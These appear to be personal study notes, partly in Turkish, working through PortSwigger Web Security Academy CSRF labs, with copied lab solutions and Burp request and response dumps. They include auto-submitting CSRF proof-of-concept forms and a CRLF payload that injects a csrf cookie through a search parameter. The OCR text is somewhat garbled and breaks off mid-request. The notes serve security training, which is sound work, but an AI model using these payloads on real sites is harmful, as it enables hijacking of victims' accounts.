21


Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location : /my-account
3 Connection : close
4 Content-Length : 0
5
6

Target: https://0a32003a0384b110c01a052500530024.v

Scan
Do passive scan
Do active scan
Send to Intruder
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools >
Find references
Copy URL
Copy as curl command
Copy to file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection >
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Burp Repeater documentation

```

Include auto submit script → copy html → go to exploit server → store and deliver



### Lab 3: CSRF where token validation depends on token being present

#### PRACTITIONER

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

#### [Access the lab](#)

#### Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected.
3. Delete the csrf parameter entirely and observe that the request is now accepted.
4. If you're using [Burp Suite Professional](#), right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".

Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="$method" action="$url">
  <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
  document.forms[0].submit();
</script>
```

5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.

## Get change email request from Proxy and send to repeater

Request

```

1 POST /my-account/change-email HTTP/1.1
2 Host: 0a9e00a30464d38cc08b0806007700df.web-security-academy.net
3 Cookie: session=d4153e5QPonxJ7co6Ng0BkXgLFYU4kdG
4 Content-Length: 68
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not.A/Brand";v="8", "chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9e00a30464d38cc08b0806007700df.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?
17 Sec-Fetch-Dest: document
18 Referer: https://0a9e00a30464d38cc08b0806007700df.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 email=thurakdirlik%40gmail.com &csrf=q0vYBj0Mwz5fQH14bxEUz2R5DnAvjxz

```

Response

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6

```

Delete entirely csrf area at the end of the request and send it then generate csrf poc

Request

```

1 POST /my-account/change-email HTTP/1.1
2 Host: 0a9e00a30464d38cc08b0806007700df.web-security-academy.net
3 Cookie: session=d4153e5QPonxJ7co6Ng0BkXgLFYU4kdG
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not.A/Brand";v="8", "chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9e00a30464d38cc08b0806007700df.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn,g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?
17 Sec-Fetch-Dest: document
18 Referer: https://0a9e00a30464d38cc08b0806007700df.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 email=thurakdirlik%40gmail.com

```

Response

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6

```

Context menu (Engagement tools) open with 'Generate CSRF PoC' selected.

Include uto submit script → regenerate then copy html → g oto exploit server → store and deliver to victim

CSRF PoC generator

Request to: https://0a9e00a30464d38cc08b0806007700df.web-security-academy.net

Options

CSRFB technique:

- Auto-select based on request features
- URL-encoded form
- Multipart form
- Plain text form
- Cross-domain XHR (modern browsers only)

Include auto-submit script

CSRFB HTML:

```

1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState(' ', '/', '/')</script>
5     <form action="https://0a9e00a30464d38cc08b0806007700df.web-security-academy.net/">
6       <input type="hidden" name="email" value="thurakdirlik%40gmail.com" />
7       <input type="submit" value="Submit request" />
8     </form>
9     <script>
10       document.forms[0].submit();
11     </script>
12   </body>
13 </html>
14

```

Search... 0 matches

Regenerate Test in browser Copy HTML Close

#### Lab 4: CSRF where token is not tied to user session

#### PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya

#### [Access the lab](#)

#### Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and intercept the resulting request.
2. Make a note of the value of the [CSRF token](#), then drop the request.
3. Open a private/incognito browser window, log in to your other account, and send the update email request into Burp Repeater.
4. Observe that if you swap the CSRF token with the value from the other account, then the request is accepted.
5. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab. Note that the [CSRF tokens](#) are single-use, so you'll need to include a fresh one.
6. Store the exploit, then click "Deliver to victim" to solve the lab.

Most applications dont use csrf token at get method and they generally use them for post method.

Requesti csrf ile gönderdi kabul etti, olması gerekitiği gibi, csrf siz gönderdi kabul etmedi.

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is shown to the URL `https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net`. The payload includes the parameter `email=test@0test.ca`. In the Response pane, the status code is 400 Bad Request, and the response body contains the message `"Missing parameter 'csrf'"`.

```
Send Cancel < > Target: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net

Request Response
Pretty Raw In Actions
Pretty Raw Render In Actions
1 GET /my-account/change-email HTTP/1.1
2 Host: target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
3 Cookie: session=D41u51zRFPgkWzRayc2ZLcG6o17E8UEQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 20
10 Origin: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
11 Referer: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 email=test@0test.ca

Send Cancel < > Target: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net

Request Response
Pretty Raw In Actions
Pretty Raw Render In Actions
1 GET /my-account/change-email?email=test@0test.ca&csrf=Cpdas7ehRmuzHBlu8M1bSJ4o1g97MM HTTP/1.1
2 Host: target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
3 Cookie: session=D41u51zRFPgkWzRayc2ZLcG6o17E8UEQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 20
10 Origin: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
11 Referer: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16
```

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request is shown to the URL `https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net` with parameters `email=test@0test.ca` and `csrf=Cpdas7ehRmuzHBlu8M1bSJ4o1g97MM`. In the Response pane, the status code is 404 Not Found, and the response body contains the message `"Not Found"`.

```
Send Cancel < > Target: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net

Request Response
Pretty Raw In Actions
Pretty Raw Render In Actions
1 GET /my-account/change-email?email=test@0test.ca&csrf=Cpdas7ehRmuzHBlu8M1bSJ4o1g97MM HTTP/1.1
2 Host: target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
3 Cookie: session=D41u51zRFPgkWzRayc2ZLcG6o17E8UEQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 20
10 Origin: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
11 Referer: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16
```

Post metodu get e çevirmeye de izin vermedi

```

Request
Pretty Raw In Actions ▾
1 POST /my-account/change-email HTTP/1.1
2 Host: target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
3 Cookie: session=D4u51zRFgKwRayc2ZLcG6o17E8UEQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 58
10 Origin: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net
11 Referer: https://target-ac941f081e38bc8480279ef400d5002f.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 email=test%40test.ca&csrf=CpdA87ehRmmuzHbiu8MibSJ4a0lg97mJ

```

Csrf in son karakterini değiştirdi ver kabul etmedi. Yani bu csrf token backend tarafından kontrol ediliyor bunu anlıyoruz

**Web Security Academy**

CSRF where token is not tied to user session

LAB Not solved

[Back to lab home](#) [Go to exploit server](#)

[Back to lab description >](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

[Update email](#)

```

<p>Your username is: carlos</p>
<p>Your email is: carlos@carlos-montoya.net</p>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
  <label>Email</label>
  <input required="" type="email" name="email" value="">
  <input required="" type="hidden" name="csrf" value="W0diaANL3NUjUGfTMBF9mN15EBRLvN">
  <button class="button" type="submit">Update email</button>
</form>
</div>
</div>

```

Burdada ikinci hesaba gizli moddan giriş yapıyor, tokenların falan karışmaması için. Email güncellemeden anasayfanın html'lerini inceliyor ve orda bir tane csrf var. O csrf i alıp diğer hesabın csrfini değiştirip email değiştirmeye çalışıyor be başarılı oluyor !

Başkasının tokenini kullanarak email değiştirebiliyorsun. Ama token çıktıgında kullanılacak, droplarsayıp sayfa yenilersen csrf'i kullanma hakkını gidiyor..

## Sonuç

Başkasının emaili ve csrf'i kullanılarak kendi hesabımın emailini değiştirdik.

Wienerin hesabına giriş yaptı

Carlosun hesabına giriş yaptı

Carlosun emaili güncellenirken elde edilen csrf alındı. Request droplandı.

Wienerin email güncellernirken email carlosun emaili ile değiştirildi, csrf de carlosun emaili güncellerken elde edilen csrf ile değiştirildi. Gönderildi.

Wierin emaili carlosun emaili ve csrf i ile değiştirdi sonuç olarak.

Carlosun hesabı ele geçiririldi gibi bir şey oldu yani.

```
csrf-lab-04.html • notes.txt

Lab #4 - CSRF where token is not tied to user session
Vulnerable parameter - email change functionality
Goal - exploit CSRF to change email address
Credentials - wiener:peter, carlos:montoya
Analysis:
In order for a CSRF attack to be possible:
- A relevant action: change a users email
- Cookie-based session handling: session cookie
- No unpredictable request parameters: csrf token is not tied to user session
Testing CSRF Tokens:
1. Remove the CSRF token and see if application accepts request
2. Change the request method from POST to GET
3. See if csrf token is tied to user session
```

---

#### Lab 5: CSRF where token is tied to non-session cookie

#### PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya

#### [Access the lab](#)

#### Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that changing the session cookie logs you out, but changing the csrfKey cookie merely results in the [CSRF token](#) being rejected. This suggests that the csrfKey cookie may not be strictly tied to the session.
3. Open a private/incognito browser window, log in to your other account, and send a fresh update email request into Burp Repeater.
4. Observe that if you swap the csrfKey cookie and csrf parameter from the first account to the second account, the request is accepted.
5. Close the Repeater tab and incognito browser.
6. Back in the original browser, perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.
7. Create a URL that uses this vulnerability to inject your csrfKey cookie into the victim's browser:

?search=test%0d%0aSet-Cookie:%20csrfKey=your-key

8. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab, ensuring that you include your [CSRF token](#). The exploit should be created from the email change request.
9. Remove the script block, and instead add the following code to inject the cookie:



10. Store the exploit, then click "Deliver to victim" to solve the lab.

```

Send Cancel < > Target: https://ac151f291fb50bc28036e5bb00f6000b.web-security-academy.net
Request Response
Pretty Raw In Actions
Pretty Raw Render In Actions
1 POST /my-account/change-email HTTP/1.1
2 Host : ac151f291fb50bc28036e5bb00f6000b.web-security-academy.net
3 Cookie: session=sMSXQSNee6vG724v05xxSHcTV7IXuD4bn
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 58
10 Origin: https://ac151f291fb50bc28036e5bb00f6000b.we
b-security-academy.net
11 Referer: https://ac151f291fb50bc28036e5bb00f6000b.we
b-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16
17 Goal - exploit CSRF to change email address
18 Creds - wiener:peter, carlos:montoya
19 Analysis:
20 In order for a CSRF attack to be possible:
21 - A relevant action: change a users email
22 - Cookie-based session handling: session cookie
23 - No unpredictable request parameters
24 Testing CSRF Tokens:
25 1. Remove the CSRF token and see if application accepts request
26 2. Change the request method from POST to GET
27 3. See if csrf token is tied to user session
28 Testing CSRF Tokens and CSRF cookies:
29 1. Check if the CSRF token is tied to the CSRF cookie
30 - Submit an invalid CSRF token
31 - Submit a valid CSRF token from another user
32 2. Submit valid CSRF token and cookie from another user
33 csrf token: SXsR00Tp3jzq6H5UzIL2Rk01qopfrtqb
34 csrfKey cookie: ho7G6xMe4Z5rO8xZosBDq2y0ey9bKH

```

In order to exploit this vulnerability, we need to perform 2 things:

1. Inject a csrfKey cookie in the user's session (HTTP Header injection) - satisfied
2. Send a CSRF attack to the victim with a known csrf token

---

Csrf key : YzablEL24Xd1siy4ONKcldqVxCGbK21L

Csrf token of attacker : VsYbXgVv31z2m9ATUJX8C2EaR41ZJWfb

Bunlar victimin change email fonksiyonu üzerinde uygulanıyor aşağıdaki gibi.

```

Send Cancel < >
Request Response
Pretty Raw Hex
Pretty Raw Hex Render
1 POST /my-account/change-email HTTP/1.1
2 Host : Oaf6007f03fb61abc033473c000000fa.web-security-academy.net
3 Cookie : csrfKey =YzablEL24Xd1siy4ONKcldqVxCGbK21L ; session =
sMSXQSNee6vG724v05xxSHcTV7IXuD4bn
4 Content-Length : 65
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://Oaf6007f03fb61abc033473c000000fa.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer : https://Oaf6007f03fb61abc033473c000000fa.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email=wienernew$40@gmail.com &csrf=VsYbXgVv31z2m9ATUJX8C2EaR41ZJWfb

```

The screenshot shows the Burp Suite interface. The 'Request' tab displays a GET request to 'https://0af6007f03fb61abc033473c000000fa.w'. The 'Set-Cookie' header contains a CSRF token: 'Set-Cookie: csrfKey=YzabIEL24Xd1siy4ONKcIdqVxCGbE2IL'. The 'Response' tab shows a search results page for 'hat Set-Cookie' on 'WebSecu Academy'. The page title is 'CSRF where token is tied to non-session cookie'. A button 'Go to exploit server' is visible.

Sonra victimin email değiştirme fonksiyonu üzerinden poc a gidliyor (eski request)

src=HOST+SEARCH

email = new email

csrf = csrf token of attacker

The screenshot shows a POST request to '/my-account/change-email'. The 'Raw' tab shows the request body: 'email=wienernew@0@gmail.com &csrf=VeThXgjV31z2mGATUJXECBaR41ZJWfb'. The 'HTML' tab shows the generated exploit code:

```

1<!-- CSRF POC - generated by Burp Suite Professional -->
2<html>
3<body>
4<script>history.pushState ('', '', '/')</script>
5<form action="https://0af6007f03fb61abc033473c000000fa.web-security-academy.net/my-account/change-email" method="POST">
6<input type="hidden" name="email" value="wienernew@4;gmaile4;com" />
7<input type="hidden" name="csrf" value="VeThXgjV31z2mGATUJXECBaR41ZJWfb" />
8<input type="submit" value="Submit request" />
9</form>
10
11</body>
12</html>

```

Bunu da exploit servera yapıştır.

Lab 6: CSRF where token is duplicated in cookie

## PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to use the insecure "double submit" CSRF prevention technique.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

### [Access the lab](#)

#### Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that the value of the csrf body parameter is simply being validated by comparing it with the csrf cookie.
3. Perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.
4. Create a URL that uses this vulnerability to inject a fake csrf cookie into the victim's browser:

?/search=test%0d%0aSet-Cookie:%20csrf=fake

- Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab, ensuring that your CSRF token is set to "fake". The exploit should be created from the email change request.
- Remove the script block, and instead add the following code to inject the cookie and submit the form:

```

```

- Store the exploit, then click "Deliver to victim" to solve the lab.

Creds - wiener:peter

#### Analysis:

In order for a CSRF attack to be possible:

- A relevant action: change a users email
- Cookie-based session handling: session cookie
- No unpredictable request parameters

#### Testing CSRF Tokens:

- Remove the CSRF token and see if application accepts request
- Change the request method from POST to GET
- See if csrf token is tied to user session

#### Testing CSRF Tokens and CSRF cookies:

- Check if the CSRF token is tied to the CSRF cookie
  - Submit an invalid CSRF token
  - Submit a valid CSRF token from another user
- Submit valid CSRF token and cookie from another user

In order to exploit this vulnerability, we need to perform 2 things:

- Inject a csrf cookie in the user's session (HTTP Header injection) - satisfied
- Send a CSRF attack to the victim with a known csrf token

Pretty	Raw	Hex
1 POST /my-account/change-email HTTP/1.1 2 Host : 0a23004e03678d7ac08f832f00d8002b.web-security-academy.net 3 Cookie : csrf=HjgcazBdTnycY2yFtswmGZwWjuTQvxG5R ; session=jJuQUoFwOTs85exkhwIPxPjK1QArI208 4 Content-Length : 63 5 Cache-Control : max-age=0 6 Sec-Ch-Ua : "Not A BRAND";v="8", "Chromium";v="102" 7 Sec-Ch-Ua-Mobile : ?0 8 Sec-Ch-UA-Platform : "Windows" 9 Upgrade-Insecure-Requests : 1 10 Origin : https://0a23004e03678d7ac08f832f00d8002b.web-security-academy.net 11 Content-Type : application/x-www-form-urlencoded 12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site : same-origin 15 Sec-Fetch-Mode : navigate 16 Sec-Fetch-User : ?1 17 Sec-Fetch-Dest : document 18 Referer : https://0a23004e03678d7ac08f832f00d8002b.web-security-academy.net/my-account 19 Accept-Encoding : gzip, deflate 20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 21 Connection : close 22 23 email=wiener54@gmail.com &csrf=HjgcazBdTnycY2yFtswmGZwWjuTQvxG5R		

Email change normal request böyle: double csrf var bunların aynı olup olmadığı kontrol ediliyor.

1)

Burda da csrf ler aynı olacak şekilde değiştiriliyor ve kabul edildiği görülmüyor.

**Request**

```

1 POST /my-account/change-email    HTTP/1.1
2 Host: 0a1003f0355a865c04d42cd00210002.web-security-academy.net
3 Cookie: LastSearchTerm =hat; csrf=test; session=2fYZb0eYV8g4HD3Y5pqLd6sGp3sAJPMG
4 Content-Length : 41
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin: https://0a1003f0355a865c04d42cd00210002.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer: https://0a1003f0355a865c04d42cd00210002.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email=wiener2@normal-user.net &csrf=test

```

**Response**

```

1 HTTP/1.1 302 Found
2 Location : /my-account
3 Connection : close
4 Content-Length : 0
5
6

```

## 2) Cookie injection

**Request**

```

1 GET /?search=hat$0d$0aSet-Cookie:$20csrf=test    HTTP/1.1
2 Host: 0a1003f0355a865c04d42cd00210002.web-security-academy.net
3 Cookie: session=aEWj4LBDD0B3V8nV06edchUaxVlJSMJ
4 Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site : same-origin
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-User : ?1
13 Sec-Fetch-Dest : document
14 Referer: https://0a1003f0355a865c04d42cd00210002.web-security-academy.net/
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
18
19

```

**Response**

```

1 HTTP/1.1 200 OK
2 Set-Cookie: LastSearchTerm =hat
3 Set-Cookie: csrf=test; Secure; HttpOnly
4 Content-Type : text/html; charset=utf-8
5 Connection : close
6 Content-Length : 3333
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11   <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
12   <link href="/resources/css/labBlog.css" rel="stylesheet">
13   <title>
14     &#67;&#83;&#02;&#70;&#62;&#32;&#119;&#104;&#101;&#111;&#32;&#116;&#111;&#107;
15     &#101;&#110;&#32;&#105;&#115;&#32;&#100;&#117;&#112;&#108;&#105;&#99;&#67;&#11
16     &#110;&#100;&#32;&#105;&#110;&#32;&#99;&#111;&#107;&#105;&#101;
17   </title>
18 </head>
19 <body>
20   <script src="/resources/labheader/js/labHeader.js" >
21   </script>
22   <div id="academyLabHeader" >

```

3)

Poc daki request soldaki requestin aynisi sadece hangi requeste ait olduğunu gösteriyor.

**Send** Cancel < > Follow redirection

**Request**

```

1 POST /my-account/change-email    HTTP/1.1
2 Host: 0a1003f0355a865c04d42cd00210002.web-security-academy.net
3 Cookie: LastSearchTerm =hat; csrf=test; session=2fYZb0eYV8g4HD3Y5pqLd6sGp3sAJPMG
4 Content-Length : 41
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin: https://0a1003f0355a865c04d42cd00210002.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer: https://0a1003f0355a865c04d42cd00210002.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email=wiener4@normal-user.net &csrf=test

```

**Target:** https://0a1003f0355a865c04d42cd00210002.web-security-academy.net

**Request**

```

1 POST /my-account/change-email    HTTP/1.1
2 Host: 0a1003f0355a865c04d42cd00210002.web-security-academy.net
3 Cookie: LastSearchTerm =hat; csrf=test; session=2fYZb0eYV8g4HD3Y5pqLd6sGp3sAJPMG
4 Content-Length : 41
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin: https://0a1003f0355a865c04d42cd00210002.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
